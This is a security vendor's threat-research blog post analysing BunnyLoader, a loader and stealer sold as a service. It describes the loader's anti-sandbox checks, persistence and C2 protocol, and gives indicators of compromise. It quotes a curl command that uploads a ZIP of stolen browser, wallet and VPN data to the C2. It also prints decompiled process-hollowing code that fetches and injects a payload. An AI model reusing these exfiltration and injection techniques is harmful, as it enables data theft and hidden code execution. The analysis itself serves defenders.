BunnyLoader | ThreatLabz

zscaler.de/blogs/security-research/bunnyloader-newest-malware-service

Niraj Shivtarkar, Satyam Singh

Schutz von Workloads

Zscaler unterstützt die Entwicklung und Ausführung sicherer Cloud-Anwendungen, gewährleistet Cloud-Konnektivität nach dem Zero-Trust-Prinzip und schützt Ihre Workloads im Rechenzentrum genauso zuverlässig wie in der Cloud.

Sicherheit für IoT- und OT-Geräte

Zscaler bietet Zero-Trust-Konnektivität für IoT- und OT-Geräte sowie sicheren Remotezugriff auf OT-Systeme.

Produkte

Komplett Cloud-native Services gewährleisten den Erfolg Ihrer digitalen Transformation

Lösungsbereiche

Zero-Trust-Lösungen schützen und vernetzen Ihre Ressourcen – für ein ungehindertes Wachstum Ihres Unternehmen

Zero-Trust-Exchange-Plattform

Erfahren Sie, wie Zscaler mit einer Cloud-nativen Plattform, der größten Security Cloud der Welt, Zero-Trust-Sicherheit bereitstellt.

Transformation dank Zero-Trust-Architektur

Neuer Schub für Ihren Weg zur Transformation

Sicherheit für Ihre Geschäftsziele

Erfolgreiche Geschäfts- und IT-Initiativen

Schulung, Austausch und Support.

Lernen Sie die Tools und Ressourcen kennen, die Sie dabei unterstützen, Ihre Transformation zu beschleunigen und Ihr Unternehmen zu schützen.

Eine Plattform für Wegbereiter von Digitalisierung und Zero Trust

Jetzt besuchen

Ressourcen-Center

Immer die aktuellen Best Practices

Events und Schulungen

Programme, Zertifizierungen und Events

Studien und Services zum Thema Sicherheit

Studien und Erkenntnisse einfach abrufbar

Instrumente

Speziell entwickelte Tools

Community und Support

Austausch und Support

Branchen- und marktspezifische Lösungen

Lösungen für Ihre Branche und Ihr Land

Ressourcen-Center

Immer die aktuellen Best Practices

Events und Schulungen

Programme, Zertifizierungen und Events

Studien und Services zum Thema Sicherheit

Studien und Erkenntnisse einfach abrufbar

Instrumente

Speziell entwickelte Tools

Community und Support

Austausch und Support

Branchen- und marktspezifische Lösungen

Lösungen für Ihre Branche und Ihr Land

Über Zscaler
Rückblick und Ausblick

Partner
Unsere Partner, Systemintegratoren und Technologieallianzen

News und Ankündigungen
Auf dem Laufenden mit den aktuellen News

Führungsteam
Das Führungsteam stellt sich vor

Partner Integrations
Explore best-in-class partner integrations to help you accelerate digital transformation

Für Investoren
News, Aktieninformationen und Quartalsberichte

Umwelt, Soziales und Governance
Unser ESG-Ansatz

Karriere
Teil unserer Mission werden

Pressezentrum
Sämtliche Ressourcen für die Berichterstattung zu Zscaler

Compliance
Wie wir strenge Standards erfüllen

Introduction

In early September, Zscaler ThreatLabz discovered a new Malware-as-a-Service (MaaS) threat called “BunnyLoader” being sold on various forums. BunnyLoader provides various functionalities such as downloading and executing a second-stage payload, stealing browser credentials and system information, and much more. BunnyLoader employs a keylogger to log keystrokes as and a clipper to monitor the victim’s clipboard and replace cryptocurrency wallet addresses with actor-controlled cryptocurrency wallet addresses. Once the information is obtained, BunnyLoader encapsulates the data into a ZIP archive and proceeds to transmit the pilfered data to a command-and-control (C2) server. In this blog, we’ll describe how BunnyLoader works and its technical components.

Key Takeaways

- ThreatLabz identified a new malware loader written in C/C++ named “BunnyLoader” sold on various forums for $250.
- BunnyLoader is under rapid development with multiple feature updates and bug fixes.
- BunnyLoader employs various anti-sandbox techniques during its attack sequence.
- BunnyLoader downloads and executes a second-stage payload, logs keys, steals sensitive information and cryptocurrency, and executes remote commands.

Basics

In early September, ThreatLabz came across a new malware loader named BunnyLoader. The malware was being sold on various forums by a user named “PLAYER_BUNNY”/”PLAYER_BL”, who seems to be one of the developers of the loader as shown in the figure below.



Figure 1: BunnyLoader advertisement from criminal forums.

Based on the advertisement, BunnyLoader has the following features:

- Written in C/C++
- Fileless loader - download & execute further malware stages in memory
- Consists of stealer and clipper capabilities
- Remote command execution
- Incorporates anti-analysis techniques
- Provides a web panel showcasing stealer logs, total clients, active tasks and much more
- Price - $250 (Lifetime)

Since BunnyLoader's v1.0 initial release on September 4, 2023, the malware has been under rapid development, with many feature updates and bug fixes being released between the 4th of September and the time this blog was written (September 29 2023). In the table below, you can see that BunnyLoader's updates address bug issues, changes to the C2 panel, and even new pricing tiers.

Version	Date of Release	Updates
BunnyLoader v1.0	Sept 4, 2023	N/A
BunnyLoader v1.1	Sept 5, 2023	• Client bug • Compress stealer logs before uploading • Command added for reverse shell: pwd
BunnyLoader v1.2	Sept 6, 2023	• Added browser history recovery to stealer • Added NGRok auth-token recovery to stealer • Added Chromium browser paths (Chromium, Google Chrome x86, MapleStudio, Iridium, Maxthon3)

Version	Date of Release	Updates
BunnyLoader v1.3	Sept 9, 2023	• Added credit card recovery to stealer function • Added support for 16 different credit card types • Fix C2 bugs
BunnyLoader v1.4	Sept 10, 2023	Implemented AV evasion
BunnyLoader v1.5	Sept 11, 2023	• Added VPN recovery to stealer (ProtonVPN & OpenVPN) • Fix fileless loader bugs • Optimization in loading logs
BunnyLoader v1.6	Sept 12, 2023	• Added downloads history viewer to stealer • Added anti-sandbox techniques
BunnyLoader v1.7	Sept 15, 2023	Implemented additional AV evasion
BunnyLoader v1.8	Sept 15, 2023	• Implemented keylogger functionality • Bug fixes in execution of tasks • Fix C2 bugs
BunnyLoader v1.9	Sept 17, 2023	• Added game recovery to stealer (Uplay & Minecraft) • Added 5 Chromium browser paths • Added 1 desktop wallet recovery to stealer

Version	Date of Release	Updates
BunnyLoader v2.0	Sept 27, 2023	• C2 GUI Changes • Fix critical vulnerabilities - SQL injection in the C2 Panel which would give access to the database and XSS vulnerabilities fixed • Major bugs fixed • C2 will detect and block exploit attempts • Optimization in stealer • Optimization in fileless loader Selling private stub: • Advanced and proactive anti-analysis • Inject payload into memory (support x86/x64) • AV evasion • Persistence New prices: • Payload - $250 • Payload + Stub - $350

BunnyLoader release history

C2 Panel

The BunnyLoader C2 panel showcases a list of various tasks including:

- downloading and executing additional malware
- keylogging
- stealing credentials
- manipulating a victim's clipboard to steal cryptocurrency
- running remote commands on the infected machine

The parameters consisting of the download URL and the cryptocurrency wallet addresses are added in the panel as shown below.



Figure 2: A screenshot of the BunnyLoader C2 panel configuration.

The BunnyLoader panel also provides:

- statistics for infections
- the total connected/disconnected clients
- active tasks
- stealer logs and also

The information can be cleared from the panel.



Figure 3: A screenshot of the statistics and options to clear data in the BunnyLoader C2 panel.

In addition, the infected machines can be controlled remotely through the C2 panel, as shown in the screenshot below.



Figure 4: A screenshot of the BunnyLoader C2 panel showing infected systems.

Technical Analysis

In the following section, we will analyze a malware sample of BunnyLoader. Upon execution of BunnyLoader, the loader performs the following actions:

1. Creates a new registry value named **“Spyware_Blocker”** in the Run registry key (**HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**) where the value is the path to the BunnyLoader binary. This registry value allows BunnyLoader to maintain persistence on the machine.
2. Hides the window using **ShowWindow()** with **nCmdShow** as **SW_HIDE**
3. Creates a mutex name **“BunnyLoader_MUTEXCONTROL”** via **CreateMutexW()**

4. Performs the following anti-VM techniques:
    - Checks for the following modules:
        - SxIn.dll - 360 Total Security
        - cmdvrt32.dll / cmdvrt64.dll - Comodo Antivirus
        - wine_get_unix_file_name - Detects Wine
        - SbieDll.dll - Sandboxie
    - Checks for a VM using “ROOT\CIMV2” queries:
        - SELECT * FROM Win32_VideoController
        - Win32_Processor
        - Win32_NetworkAdapter
        - Win32_BIOS
        - SELECT * FROM Win32_ComputerSystem
    - Checks for a Docker container via “/proc/1/cgroup” - if the container exists, BunnyLoader does not perform further malicious actions.
    - Checks for the following blacklisted sandbox usernames:
        - ANYRUN
        - Sandbox
        - Test
        - John Doe
        - Abby
        - Timmy
        - Maltest
        - malware
        - Emily
        - Timmy
        - Paul Jones
        - CurrentUser
        - IT-ADMIN
        - Walker
        - Lisa
        - WDAGUtilityAccount
        - Virus
        - fred

If a sandbox is identified, BunnyLoader throws the following error message:

“The version of this file is not compatible with the current version of Windows you are running. Check your computer's system information to see whether you need an x86 (32-bit) or x64 (64-bit) version of the program, and then contact the software publisher.”

Otherwise, BunnyLoader performs an HTTP registration request to a C2 server as shown below:

```
GET /Bunny/Add.php?country=<country>&ip=<ip>&host=
<host>&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender
HTTP/1.1
User-Agent: BunnyLoader
Host: 37[.]139[.]129[.]145
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 25 Sep 2023 21:11:41 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Content-Length: 11
Content-Type: text/html; charset=UTF-8

Connected
```

The registration request sent to the C2 server (shown above) contains the following information:

Value	Description
country	Gathers the country where the infected system is connecting from via “http[:]//ip-api.com/csv” where the user agent is **“BunnyRequester”**
ip	Gathers the victim IP from “http[:]//api.ipify.org” where the user agent is **“BunnyRequester”**
host	Gathers the hostname via GetComputerNameA
ver	The version of BunnyLoader (e.g., 2.0)
system	Fetches the operating system via “systeminfo | findstr /B /C:"OS Name”
privs	Fetches the privileges of the current user via OpenProcessToken. Sends “Admin” if the user is an administrator or sends the string “user”.
av	Gathers the anti-virus on the infected machine via wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get displayName /value

Information in C2 server request

The user agent for the request is set to **“BunnyLoader”**. If the response from the C2 is “Connected”, BunnyLoader performs the core malicious actions.

Task Execution

After registration, BunnyLoader sends a task request to the C2 server “http[:]//37[.]139[.]129[.]145/Bunny/TaskHandler.php?BotID=<bot_id>” with the user agent as **“BunnyTasks”**. As shown below, the response to the task request consists of the “ID”, “Name” and “Params”.

```
GET /Bunny/TaskHandler.php?BotID=<Bot_ID> HTTP/1.1
User-Agent: BunnyTasks
Host: 37[.]139[.]129[.]145
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 25 Sep 2023 21:11:41 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Content-Length: 102
Content-Type: text/html; charset=UTF-8

ID: 5 Name: Run Stealer Params: ID: 3 Name: Bitcoin Params: bc1<bitcoin_address>5k
```

Here the "Name" is the module (functionality) to be executed and the “params” are the parameters passed to the module. Based on the module name received in the task response, BunnyLoader further performs its actions.

BunnyLoader consists of the following tasks:

- Trojan Downloader
  - Download and Execute (Fileless Execution)
  - Download and Execute (Disk Execution)
- Intruder
  - Run Keylogger
  - Run Stealer
- Clipper
  - Bitcoin
  - Monero
  - Ethereum
  - Litecoin
  - Dogecoin
  - ZCash
  - Tether
- Remote Command Execution

Run Keylogger Task

BunnyLoader implements a basic keylogger using **GetAsyncKeyState()** for logging key strokes. The output of the keylogger is stored in the file "**C:\Users\<username>\AppData\Local\Keystrokes.txt**".

Run Stealer Task

BunnyStealer is designed to steal information related to web browsers, cryptocurrency wallets, VPNs and much more. Eventually the stolen information is stored in a folder named "BunnyLogs" in the Appdata\Local Directory, which is compressed as a ZIP archive, and exfiltrated to the C2 server. The following are the web browsers targeted by BunnyLoader:

- 7Star\7Star\User Data
- Yandex\YandexBrowser\User Data
- CentBrowser\User Data
- Comodo\User Data
- Chedot\User Data
- 360Browser\Browser\User Data
- Vivaldi\User Data
- Maxthon3\User Data
- Kometa\User Data
- K-Melon\User Data
- Elements Browser\User Data
- Google\Chrome\User Data\\Sputnik\Sputnik\User Data
- Epic Privacy Browser\User Data
- Nichrome\User Data
- uCozMedia\Uran\User Data
- CocCoc\Browser\User Data
- Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
- Uran\User Data
- CatalinaGroup\Citrio\User Data
- Chromodo\User Data
- Coowon\Coowon\User Data
- Mail.Ru\Atom\User Data
- liebao\User Data
- Microsoft\Edge\User Data
- QIP Surf\User Data
- BraveSoftware\Brave-Browser\User Data
- Orbitum\User Data
- Chromium\User Data
- Comodo\Dragon\User Data
- Google(x86)\Chrome\User Data
- Amigo\User\User Data
- MapleStudio\ChromePlus\User Data

- Torch\User Data
- Iridium\User Data

BunnyLoader steals following information from these web browsers:

- AutoFill data
- Credit cards
- Downloads
- History
- Passwords

The malware targets the following cryptocurrency wallets:

- Armory
- Exodus
- AutomaticWallet
- Bytecoin
- Ethereum
- Coinomi
- Jaxx
- Electrum
- Guarda

BunnyLoader steals credentials from the following VPN clients:

- ProtonVPN
- OpenVPN

Credentials are also stolen from following messaging applications:

- Skype
- Tox
- Signal
- Element
- ICQ

Examples of the stolen information are shown in the figure below. The logs consist of an **information.txt** file which contains system information along with the information related to the location of the infected machine. Each folder contains the corresponding data stolen from the system. For example, the Browser folder contains the web browser history and downloaded file information.



Figure 5: A screenshot of the information exfiltrated by BunnyLoader.

The stolen data is archived using the Powershell cmdlet: **System.IO.Compression.ZipFile** with the filename "**BunnyLogs_<hostname>.zip**". The ZIP archive is exfiltrated to the C2 server via the following CURL command:

```
cmd.exe /c curl -F
"file=@C:\Users\user\AppData\Local\BunnyLogs_468325.zip"
http[:]//37[.]139[.]129[.]145/Bunny/Uploader.php
```

BunnyLoader also performs a stealer registration request containing statistics related to the stolen information and the link to the exfiltrated logs with the user agent: "**BunnyStealer",** as shown below:

```
GET /Bunny/StealerRegistration.php?country=<country>&ip=<ip>&system=Micro
soft+Windows+10+Pro%0A&chromium=18&crypto=1&messages=0&vpn=0&keys=0&lin
k=http%3A%2F%2F37[.]139[.]129[.]145%2FBunny%2FStealerLogs%2FBunnyLogs_
468325.zip&date=Mon+Sep+25+21%3A47%3A41+2023%0A&games=0 HTTP/1.1
User-Agent: BunnyStealer
Host: 37[.]139[.]129[.]145
Cache-Control: no-cache
```

Clipper Task

The BunnyLoader clipper module checks a victim's clipboard for content matching cryptocurrency addresses and replaces them with a wallet address controlled by the threat actor.

In this case, the targeted cryptocurrencies are:

- Bitcoin
- Monero
- Ethereum
- Litecoin
- Dogecoin
- ZCash
- Tether

The clipper receives the cryptocurrency wallet addresses to replace from the C2 server.

Download and Execute Task

BunnyLoader performs two types of download and execute functions.

- The first type is downloading a file from a URL provided by the C2, which is written to disk in the AppData\Local directory and further executed.
- The second type uses fileless execution, where BunnyLoader creates a “notepad.exe” process in a suspended state and then downloads the payload from the received URL with the user agent **“BunnyLoader_Dropper”.** The downloaded binary is stored in a memory buffer and BunnyLoader performs **Process Hollowing** to inject the downloaded payload into the “notepad.exe” process as shown in the figure below.

```
strcpy(MultiByteStr, "notepad.exe");
sub_50AE5C(CommandLine, MultiByteStr, strlen(MultiByteStr) + 1);
if ( !CreateProcessW(0, CommandLine, 0, 0, 0, 0x8000004u, 0, 0, &StartupInfo, &ProcessInformation)
  return 1;
hInternet = InternetOpenW(L"BunnyLoader_Dropper", 0, 0, 0, 0);
v4 = InternetConnectW(hInternet, szServerName, UrlComponents.nPort, 0, 0, 3u, 0, 0);
if ( lstrcmpiW(String1, L"https") )
  v5 = HttpOpenRequestW(v4, L"GET", szObjectName, 0, 0, 0, 0x4000000u, 0);
else
  v5 = HttpOpenRequestW(v4, L"GET", szObjectName, 0, 0, 0, 0x4801000u, 0);
v6 = v5;
HttpSendRequestW(v5, 0, 0, 0, 0);
NtGetContextThread(ProcessInformation.hThread, &Context);
NtReadVirtualMemory(ProcessInformation.hProcess, (PVOID)(Context.Ebx + 8), &BaseAddress, 4u, 0);
v8 = (PVOID)*((_DWORD *)v7 + 13);
if ( BaseAddress == v8 )
{
  NtUnmapViewOfSection(ProcessInformation.hProcess, BaseAddress);
  v8 = (PVOID)*((_DWORD *)v7 + 13);
}
NtWriteVirtualMemory(ProcessInformation.hProcess, (PVOID)(Context.Ebx + 8), v7 + 52, 4u, 0);
NtSetContextThread(ProcessInformation.hThread, &Context);
NtResumeThread(ProcessInformation.hThread, 0);
NtWaitForSingleObject(ProcessInformation.hProcess, 0, 0);
```


Figure 6: A screenshot of BunnyLoader fileless download and executing code.

After the tasks are completed, BunnyLoader sends the following task completion request with the user agent as “TaskCompleted” and the CommandID as the Task ID. An example task completion request is shown below:

```
http://37[.]139[.]129[.]145/Bunny/TaskHandler.php?CommandID=5&BotID=272148461
```

Remote Command Execution Task

BunnyLoader performs remote command execution from the C2 panel. BunnyLoader receives the commands to be executed on the infected machine via an “echoer” request to C2 server (e.g., **http[:]//37[.]139[.]129[.]145/Bunny/Echoer.php**) with the user agent set to **“BunnyTasks”** as shown in the figure below. BunnyLoader parses the response and checks for the following commands: “help”, “cd”, “pwd” and then executes the command using **_popen** and the command output is been sent across to the C2 server as the “**&value=**” parameter in a result command request: (e.g., **http[:]//37[.]139[.]129[.]145/Bunny/ResultCMD.php**) with the user agent: “**BunnyShell”**.

Figure 7: A screenshot of BunnyLoader remote command execution.

BunnyLoader also performs a heartbeat request in order to inform the C2 that the infected system is online as shown below. The user agent for the heartbeat is **“HeartBeat_Sender”.**

```
GET /Bunny/Heartbeat.php?country=<country>&ip=<ip>&host=
<hostname>&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender
HTTP/1.1
User-Agent: HeartBeat_Sender
Host: 37[.]139[.]129[.]145
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 25 Sep 2023 21:11:41 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Content-Length: 13
Content-Type: text/html; charset=UTF-8

Client online
```

Conclusion

BunnyLoader is a new MaaS threat that is continuously evolving their tactics and adding new features to carry out successful campaigns against their targets. The Zscaler ThreatLabz team will continue to monitor these attacks to help keep our customers safe.

Figure 10: Zscaler Sandbox detecting BunnyLoader.

Win32.Downloader.BunnyLoader

Indicators of Compromise (IOCs)

C2 Server - 37[.]139[.]129[.]145/Bunny/

BunnyLoader samples:

- dbf727e1effc3631ae634d95a0d88bf3
- bbf53c2f20ac95a3bc18ea7575f2344b
- 59ac3eacd67228850d5478fd3f18df78

Ja, sehr hilfreich!Nicht wirklich

Erhalten Sie die neuesten Zscaler Blog-Updates in Ihrem Posteingang

Mit dem Absenden des Formulars stimmen Sie unserer Datenschutzrichtlinie zu.